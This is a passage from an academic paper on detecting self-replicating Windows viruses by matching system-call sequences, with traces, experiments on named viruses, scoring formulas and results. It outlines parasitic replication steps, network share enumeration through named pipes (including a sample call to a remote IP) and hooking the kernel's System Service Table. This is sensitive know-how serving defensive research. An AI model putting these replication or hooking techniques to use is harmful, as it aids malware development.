


Fig. 2.7 Sample Virus Replication Data (648 points, 2 attempts)

There are certainly other ways to follow exactly the same algorithm and execute a successful replication, such as using virtual memory for data swapping instead of the direct memory access. Also, there are still two more types of replication (see Table 2.1) to be covered. There could be many attempts to obfuscate virus code for the purpose of misleading the detector (i.e. changing object handles on-the-fly before), however these attempts are easily traceable by the detector since they are also implemented at a low level with the use of system calls. Finally, the block structure of the GSR allows for detection of many different replication sequences of the same Gene by simply rearranging building blocks in the GSR definition.

2.4.2 *Components of the Gene of Self Replication in Legitimate Code*

While most computer viruses and worms capable of self-replication are believed to be detectable by their replication activity, there is always a considerable number of non-viral, fully legitimate pieces of software that have to pass through the monitor undetected and be able to continue their legitimate actions. After all, the system calls used to identify the GSR are all created to serve these “good” programs. A major assumption in this research is that this legitimate software never tries to replicate itself through any means of communication, either through local disk propagation or remote network communication. This means that the GSR has to be designed in such a way that it only incorporates replication blocks from the beginning to the end, as legitimate code is never supposed to follow replication completely. However, it is expected, that legitimate software may contain some parts of the GSR, and this can and should be detected in case that the software starts expressing suspicious behavior.

Testing the detector on legitimate processes was to determine how close to detection a regular non-infected process can get. Windows native service process svchost is a good common example of a regular system process running constantly in the background. This process is actually a generic host process name representing different services currently running, and therefore can do virtually any operation within the system including access to files, networks, internet, etc. Upon invocation, svchost interacts with the system in order to load a file into memory, the algorithm and implementation of such an action is very similar to the virus described above, however there are some differences:

NtCreateFile 80100080h, {24, 0, 40h, 0, 14678832, "\??\C:\WINDOWS\Prefetch\CMD.EXE-087B4001.pf""}, 0h, 0, 0h, 1, 96, 0, 0, ... 2080, 0h, 1) result = 0	2

Here the file is opened with the same system call and even the same access mask (80100080h), however the file object does not propagate its handle to any children processes (flag 40h), nor is it opened with "Read" and "Write" share access flags (0h). But the main difference in these two system calls is that svchost, being a legitimate process, does not open itself, instead it is working with other files within the system.

There is a definite similarity between two processes when it comes to working with memory objects, which is a normal procedure, and most processes are expected to have it done in the same manner:

System Call	Input Arguments	Output Args	
NtCreateSection 0xf0005	0h, 0h, 2, 134217728, 2080	4080	5
NtMapViewOfSection 4080	-1, 0h, 0, 0, {0, 0}, 0, 1, 0, 2	0xf70000, 0,0,8192	6

Section Handle

Fig. 2.8 Memory operation in a legitimate program

Therefore, it is likely for the Memory Mapping Block to be detected even in non-malicious programs. Alone, any individual block used in the GSR structure does not indicate self-replication activity. Specific combinations of these blocks are required to perform elf-replication.

Finally, the graph below represents the timeline for the legitimate process svchost as it goes through approximately 240 system calls, many of which in one way or another relate to some parts of the GSR structure. However, process actions never reach the replication level.




Fig. 2.9 Sample legitimate code activity graph 240 points, (3 attempts)

While comparing these two graphs representing two different processes, the difference in their behavior becomes apparent. It is expected for a legitimate process to generate a behavior somewhat similar to that of a virus when operating on files and directories, as they have to use the same API. However the malicious process clearly completes a replication procedure on its second attempt, while the legitimate process, exhibiting normal behavior, never goes beyond Replication Level 2.

2.4.3 *Replication over the local network and the Internet*

Ever since computers started communicating with each other using local networks, virus writers have exploited this feature. Networking opens endless possibilities for a virus to replicate itself to as many computer systems as it possibly can within the network instead of just infecting a limited number of files on a single host machine. Such remote replication is possible with the use of specific network protocols implemented by the operating system.

Replication over the network is very similar to local replication with the main difference being the necessity for a computer virus to enumerate available network resources before it can access target files on a remote computer. Therefore, a complete algorithm of virus replication for a parasitic virus, which attaches itself to an existing file by injecting its code into the body of the executable and replacing code entry points, would look as follows:

1. Open “Virus.exe”
2. Read “Virus.exe” Code
3. Enumerate network resources
4. Open remote “Host.exe”
5. Inject Code into “Host.exe”
6. Patch “Host.exe” Entry point

Hence, it is only required to add one block into the Gene’s syntax describing Network resources enumeration in order for the detector to recognize the behavior. However, enumeration can be accomplished in several different ways, including sockets, remote procedure calls, named pipes, NetBIOS and other networking APIs.

A very good example of network communication via Named Pipes can be observed in the behavior of a family of parasitic viruses named EfishNC1 [13] The “C” version of this virus uses named pipes when trying to communicate to other computers on the network. While the actual source code for resource enumeration via named pipes is only a few lines, the operating system has to take care of most of the communication. Thus, the algorithm for named pipes from the OS’ point of view would be as follows:

1. Open a pipe as a file object
2. Set appropriate information affecting the pipe
3. Send a request for resource enumeration to the pipe
4. Receive enumerated shares of a remote computer
5. Proceed with regular replication

All the events listed above are accomplished by consequently invoking regular file management system calls with specific parameters as illustrated in Figure 2.10.

Communication through the means of Named Pipe “PIPE\srvsvc” presented above requires several valid handles to be produced during sequence execution. First, a file object has to be created with NtCreateFile pointing to a remote machine (BU-SY46Q9D3MCQ2), this file object is assigned with a handle (228). As soon as the handle is returned, the file object is set to represent a pipe that is later

[1] W32.EfishNC is a memory-resident infector of all Windows Portable Executable applications. It infects files in all folders on all local and mapped network drives. It also infects files in folders on network shares and IP addresses that are shared with write access. It uses entry-point obscuring (EPO) and an encryption method that is both very simple to implement and very hard to decrypt without the key. [Symantec Security Response]

involved in communication with the remote machine to obtain its available resources. NtFsControlFile sends a packet containing the enumeration request to remote computer (BU-SY46Q9D3MCQ2) returning a list of all available resources including standard Windows administrative resources such as “IPC$” and “Admin$”, as well as a single file share directory named “fake”. For the purpose of the experiment, this directory contains a fake copy of the “Windows” system folder allowing viruses to safely replicate onto critical operating system components – the most hunted targets.




Fig. 2.10 Network resources enumeration via a Named Pipe

From the point of view of networking through named pipes, Internet communications work almost identically with a single difference in remote machine naming convention. Specifically, when opening a named pipe to access a remote machine over the Internet, its IP address is used as the Universal Naming Convention (UNC) instead of the computer's actual name. For example, the following system call would try to open a named pipe connection on a PENTagon NETwork (PENTNET) remote computer.

System Call	Input Arguments	Output Args
NtCreateFile 0xc0100080	24, 0, 40h, 0, 4060988, "\??\UNC\134.11.4.132\PIPE\srvsvc", 0h, 0, 3, 1, 4194368, 0, 0	228,0h, 1

Replication over the Internet is usually more complicated than a local network attack, partially due to the fact that remote machines with direct Internet access are less vulnerable. Longer response times and a much broader range of computers to scan can make such virus activity obvious for a skilled user. Computer viruses have to conduct a variety of tests on each computer they attack in order to detect, recognize and exploit a vulnerability so that replication can be possible. However, such activities are hard to predict and they can not be accounted for when defining this part of the GSR. A virus, looking for an IP on the network is by itself a suspicious activity that may or may not lead to a complete successful replication.

The sequence of events described above represents a good example of a well bound structure where every system call produces a result that is vital for the subsequent execution and such dependencies are very traceable. Therefore, such a sequence can be syntactically described as part of replication and can form another component of the GSR. Such a component is called ***Pipe Enumeration Block*** and is connected to other blocks of the Gene right before the ***File Access Block***.




Fig. 2.11 Final replication behavior structure of a virus with networking capabilities

2.5 Experiments

To evaluate the Self-Replication detection algorithm, 17 known viruses and worms capable of replication on or via Windows ® NT-based platforms were considered. Such malware included: W32.Alicia, W32.Bogus, W32.Crash, W32.Neo, W32.Linda, W32.Stream and other highly sophisticated viruses. Malware were chosen from a set of so called Proof-of-Concept virus database since replication engines of those viruses frequently used by the rest of malware. Several distinct samples of tested malware are categorized by type of replication in Table 2.2.

Table 2.2. Detection system response to various malicious and legitimate processes

Virus Name	Virus Category
W32.Norther	PE Appender/Polymorphic
W32.Voltage	PE/Rar Appender/Polymorphic
W32.Abigor	PE Appender
W32.Crucio	PE Appender/Encrypted
W32.Alicia	Network Spreading
W32.Georgina.3659	PE Appender/ Networking
W32.HempHoper	PE Appender/Networking
W32.Bogus	PE Prepender/Small
W32.Crash	Companion/Overwriting
W32,Neo	PE Appender
W32.Linda	Rar infector/injector
W2K.Stream	NTFS Stream/Companion
W32.Emotion	Companion/Overwriting
W32.Halen	PE Appender/Polymorphic
W32.Xanax	PE Prepender/IRC Spreading
W32.Savior.1680	PE Appender

W32.Savior was later eliminated due to its inability to reliably replicate on a local machine. Others produced steady replication results on our virtual station.

All the results presented in this section were obtained for Windows XP Professional running on a 1400MHz Pentium 4 processor with 512 MB RAM and 20GB EIDE. Safe execution of malicious code was supported by the use of a variety of virtual machines running 2 Windows XP Professional operating systems. The setup was physically disconnected from LAN as well as the Internet to prevent a possible viral outbreak.

We divided our experiments into two parts: local replication and network replication. The following procedure has been used for conducting experiments on viruses capable of local replication. Windows XP environment was emulated on a single virtual machine running on a physical computer described above. Due to the nature of computer hardware emulation, a Windows XP enabled virtual machine requires at least 256MB of physical RAM, which has to be taken from the physical machine. Therefore, memory available for the emulation environment was 256MB leaving the physical machine with another 256MB of RAM. With virtual machine loaded with the OS, System Calls Monitor and Replication Detector, the link to the host operating system was disabled. Since the detection process for binary code is executed at run-time, the detection system has to be started first, before any potential malicious programs run. Within the detection system, the order of execution is arranged so that the GUI starts first, followed by the kernel level System Call Monitor (SCM), and lastly the Replication Detector (RD). Upon execution the SCM begins sending data about system calls to the RD. The live virus is introduced into the system at the last step.

Experiments were on 17 recent (2002-2005) local infection viruses. Each virus was tested twice against a large set (order of dozens) and a small set (2-3) of targets to ensure accurate detection of instant replication followed by immediate termination of the virus. In the experiments detection rate (false positive/negative), performance overhead, memory/space consumption and runtime overhead issues were measured. In all reported results, the detection system's response to a viral process behavior was computed separately for each replication block. The computation is done by assigning different risks (weights) to components of replication block according to their impact on replication cycle:

$$R = \sum(H, F, N, M, I) \tag{2.5}$$

Where

R – Total Replication Score
H – Host Search
F – File Access
N – Networking
M – Memory Access
I – Injection/Infection Routine

Weight of each individual component is calculated as:

$$\begin{aligned} W_B &= \sum(W_{B_1}, W_{B_2}, W_{B_3}, ..., W_{B_n}) + \\ &+ \sum(W_{B_{bind(1\leftrightarrow 2)}}, W_{B_{bind(2\leftrightarrow 3)}}, W_{B_{bind(3\leftrightarrow 4)}}, ..., W_{B_{bind(n-1\leftrightarrow n)}}) + \\ &+ \sum(W_{B_{1in}}, W_{B_{1out}}, W_{B_{2in}}, W_{B_{2out}}, ..., W_{B_{nin}}, W_{B_{nout}}) + W_{\mathrm{Re}sult} \end{aligned} \tag{2.6}$$

Where

W_B - Total Weight of replication block

W_{B_n} - Weight of individual sub block

$W_{B_{bind(n-1\leftrightarrow n)}}$ - Weight of successful binding between two blocks

$W_{B_{nin}}$ - Weight of required block input arguments

$W_{B_{nout}}$ - Weight of required block output arguments

$W_{\mathrm{Re}sult}$ - Weight of the result of block execution, if required

The weighting system is designed similarly to modern spam detection systems. However, a modification is introduced to accommodate absent blocks, since not every replication method requires all possible blocks. Consequently, the initial value of the Total Replication Score *R* may not necessarily have to be 100%, instead the following computation is used to normalize *R*:

$$R_{norm} = \frac{Round(R + \sum(W_{rB_1}, W_{rB_2}, ..., W_{rB_n}))}{N} \cdot 100\% \tag{2.7}$$

Where

W_{rB_n} - Normalized weight of block *B*, redundant for particular replication method

N - Number of higher order blocks in replication method

See the *Results* section for a specific example.

Malicious process ran until complete termination (if undetected) or successful detection followed by process execution suspension.

The performance overhead is measured using Uniblue System's ® WinTask Professional v.5. The calculation is done separately for each major unit of the detection system to better observe performance bottleneck. Specifically, the detector is expected to have a higher overhead comparing to the monitor. Our results show that in fact the system call monitor performance is the best followed by the history tracer and the detector showing the most consumption of CPU cycles.

The second set of experiments was done on the same setup, but using two virtual machines running simultaneously on the same host. The purpose of this experiment was to execute and observe the detection of malware capable of network/internet replication, such as internet worms and LAN viruses. For that purpose, two virtual machines were bridged to each other via virtual network connection, but isolated from the host environment and physically disconnected from the rest of the world. The experimental results, however, was measure similarly to the previous experiment.

The final set of experiments was designed to measure false positives as well as the overall response of the detection system to regular legitimate software applications. Since no malicious activity was expected in this experiment, all measurements where done on the host machine without use of virtual machines to simulate a protected environment.

2.6 Results

The experiments have shown that most blocks of the GSR, being described in a generic form, do express the behavior of many well-known as well as yet undetermined viruses. The detection mechanism, implemented as a finite-state machine, allows for successful tracking and detection of such behavior. Table 2.3 below shows detection system response to several viruses as well as some legitimate processes expressing similar "viral" behavior from the replication point of view. Replication status is calculated by formulas presented in Experiments section. Only the most vital blocks of self-replication are shown.

Table 2.3. Normalized Detection system response to selected malicious and legitimate processes

	Host Search	File Access	Networking	Memory	Injection/ infection	NormalizedReplication(total)
W32.Alicia	100%	100%	100%	32.4%	100%	100%
W32.Bogus	100%	100%	5.3%	3.7%	100%	100%
W32.Crash	100%	100%	0%	100%	100%	100%
W32.Neo	100%	100%	7.0%	100%	100%	100%
W32.Linda	100%	100%	4.3%	100%	100%	100%
W32.Stream	100%	100%	32.5%	100%	100%	100%
Svchost.exe	26.3%	100%	79.4%	100%	36.0%	78.4%
Explorer.exe	14.5%	92.1%	100%	84.5%	47.4%	86.2%
Acrobat.exe	75.0%	89.0%	53.5%	100%	87.1%	89.8%

As an example consider calculating detection system response for Virus W32.Bogus. Each individual component of virus replication is calculated based on smaller blocks within the component, their bindings and arguments. So for example, since the File Access Block is defined to contain two system calls NtOpenFile and NtCreateFile and their weights are equal to 0.2 each, the binding between them weights 0.5, input/output arguments have different weights assigned, and the result of execution is successful ($W_{\mathrm{Re}sult} = 1$), then the total score of File Access block is equal to: $W_B = (\sum(0.2, 0.2) + 0.5 + \sum(0.0245, 0.007, 0.0245, 0.0245, 0.004, 0.005, 0.005, 0.0055)) \cdot 1 = 1$

Replication score of other blocks is calculated in the same fashion with different weights. The total replication score for the virus is

$R = \sum(1,1,0.053,0.037,1) = 3.09$

Since the type of replication used in viruses similar to Bogus does not require having the Networking and the Memory components, these two components can be omitted. The normalized R is then equal to:

$$R_{norm} = \frac{Round(3.09 + 2)}{5} \cdot 100\% = 100\%$$

Since the approach is generic in its nature, many legitimate applications may trigger some of the Gene's building blocks. It can be seen from the table that some of the blocks, being more generic, are

detected at a rate very close or even equal to 100% for non-malicious applications tested. A process "svchost", for example, expressed behavior similar to a virus when working with system memory objects. However, the host search routine has only been presented by partial detection directory listing, therefore earning only 26% of the entire host search behavior. Similarly, not all computer viruses have to incorporate every possible method of self-replication in a single body. Companion virus W32.Bogus, for example, did not show any signs of replication over the network or the Internet, nor does it deal with system memory objects. However, the replication for this particular virus is identified by other blocks, such as host search and code injection.

The false positive rate was determined by running regular non-malicious processes against the detector in real time. Since all applications are represented by their corresponding processes for the purpose of the detection, we started with only 10 basic Windows service processes such as winlogon, lsass, svchost and others. None of the processes imposed 100% positive detection, hence not completing malicious replication sequence. Then the experiment was expanded on various user invoked processes possessing different functionalities, such as word processors, image editors, file managers, internet browsers, etc. Again, none of the processes, running under various normal conditions were falsely identified. Hence, the false positive rate on a limited set of processes during a limited time frame was found to be zero.

The false negative rate was obtained on a set of 25 known viruses capable of self replication. All replication attempts in those viruses were successfully detected with only 6 variations of GSR predefined in the detector, hence supporting the concept of GSR detection. Currently we expanded the number of variations to 12 and capable to detect a much larger set of GSR in malware.

Such a high detection rate, however, is not guarantied for future malware GSR detections. The authors realize that no detection method is perfect and it is expected that some viruses may express different behavior that are not yet described in terms of the GSR. However, all viruses have to follow the most generic rules of replication. In the case of a false positive detection of a block in the replication pyramid, provided that other blocks are detected correctly, the protection system may conclude that the replication rate for the given process is achieved to a certain degree, while it is still lower than 100%. In this case, the threshold can be set to suspend a suspicious process from any further action and alarm the user. However, such a threshold should not be set below 90%, as it can be seen from the table, a high rate of false positives will be generated under such conditions.

2.7 Runtime and Space Overheads

Figure 2.12 shows the CPU and memory overhead, imposed by the detection system in its current state over a period of 10 minutes.




Fig. 2.12 CPU and Memory overhead versus total load, 10 minutes period

As it can be seen from the figure, the detector takes up on average 3% of CPU time with slightly higher spikes when the virus is actively replicating. In terms of memory requirements, the detection system consumes about 10MB-12MB of resources depending on currently active malware replication behavior. Such a significant increase in performance compared to previously reported results in this research area [4,20] is due to implementing an efficient system call monitor in the Kernel level, hence providing it with higher priority and eliminating redundant user-kernel mode communication.

The overall performance could be further increased by porting the detection engine into the same level where the monitor resides – the kernel mode. This would eliminate a continual costly data exchange pipe between the monitor and the detector. It would also allow for immediate response to the malicious replication process activity, as well as hide the entire detection system from malicious tempering attempts, since the kernel mode is by definition [17] a more protected environment compared to the user mode.

2.8 Conclusion

In this paper an advanced approach to software behavior recognition with specific application to the detection of malicious behavior in computer viruses was proposed. The reason for choosing the mechanism of self-replication as the detection criteria is that non-malicious programs have no reason to disseminate themselves, while self-replication is crucial for deploying widespread information attacks. One of the primary strengths of the proposed approach is its ability to detect previously unknown viruses with a very low false-positive rate. In addition, it is independent of the style of the programmer, programming language, and compiler (assembler) used. Malicious behavior detection is done at a very low level in the operating system, where the most important activities can be monitored. This prevents the detection system from getting overflowed with useless calls that can be accomplished at a higher, more vulnerable level, while still allowing for the monitoring all activities of processes accessing vital operating system facilities. The detection is implemented as a runtime monitor – a detector system allowing for immediate detection and termination of any number suspicious of processes currently running on the system.

2.8.1 *Future Work*

Run-time detection of replication activity imposes a number of limitations to the general approach. Decision making process is influenced by the complexity and accuracy of GSR definition, as well as processing power, memory requrments, and sustainability of the detector to various attacks. For future work we will study implications of raising the level of GSR complexity on overall detection rate, and the detector performance. Our current research results indicate that relatively low performance overhead of the current system allows for future advances in the structure of GSR. In addition, a significant leverage in performance can be achieved by optimizing major algorithms and code implementations.

There is a room for improvements on the side of the GSR definition. We will continue studying an impact of introducing various system call parameters in the GSR structure. However, overloading the GSR with extra information will only cause decrease in performance while increasing false positives. We believe that careful selection of GSR components is the key for successful application of this approach to the detection of future threats.

Although this paper presents an attempt to detect and account for all existing methods of self-replication, there may be some new techniques in virus writing that will thwart this effort. The authors are aware of the feasibility of multi-processing self-replication and intend to address this threat in future research.

The authors believe that logical continuation of the research presented herein implies the development of a two-level IDS where information attacks detected at the host level utilizing system calls will be reported to the server for processing of the resultant of the “big picture” at the server level.

2.9 Appendix

2.9.1 *Behavior monitoring*

A complex computer operating system such as Microsoft Windows XP receives hundreds of calls every second from many different processes. Most of the function calls, produced by an application in user mode deal with secure objects and hardware resources such as File System, Processes and Threads, Graphical System Services, System Registry, etc., are transferred into the Kernel mode of the operating system for further execution in secure environment. During this process, function calls are processed into system calls for unification, compatibility, security and other reasons. At the Kernel level, system calls are processed by System Service Dispatcher (SSD) and routed to a designated service. The internal structure of system call dispatching is even more complex and is not a subject of this paper.

The Operating System in question provides us with almost no support for monitoring its Kernel level for security reasons; therefore such a software monitor has to be created. While it is not a trivial task, as it requires very low-level system design and implementation, the very basic idea for the monitor is shown in figure 2.13.

When Kernel receives a function call from user mode, it has to decide which Kernel interface to call to process this function. The API Processing Unit also known as System Service Dispatcher (KiSystemService) is responsible for making this decision by looking up an appropriate system call handler in its System Service Table (SST), which stores handlers to every system call supported by the Kernel, and invoking it. However, if the handler to a particular system call in SST is replaced with a fake one pointing to other memory location, System Service Dispatcher will simply execute a different function at that location. This extra function can be designed to gather information about the system call, its parameters and the origin. When all needed information is collected, the function calls the original system call and the entire system proceeds as usual.

All system calls, once invoked at the Kernel level, are expected to produce a result, whether it was successful or not. This result is represented by the output arguments of the system call, as well as the return value that confirms successful execution, or indicates errors. All system calls, intercepted by the monitor, appear in two parts: system call with input arguments and system call with output arguments.

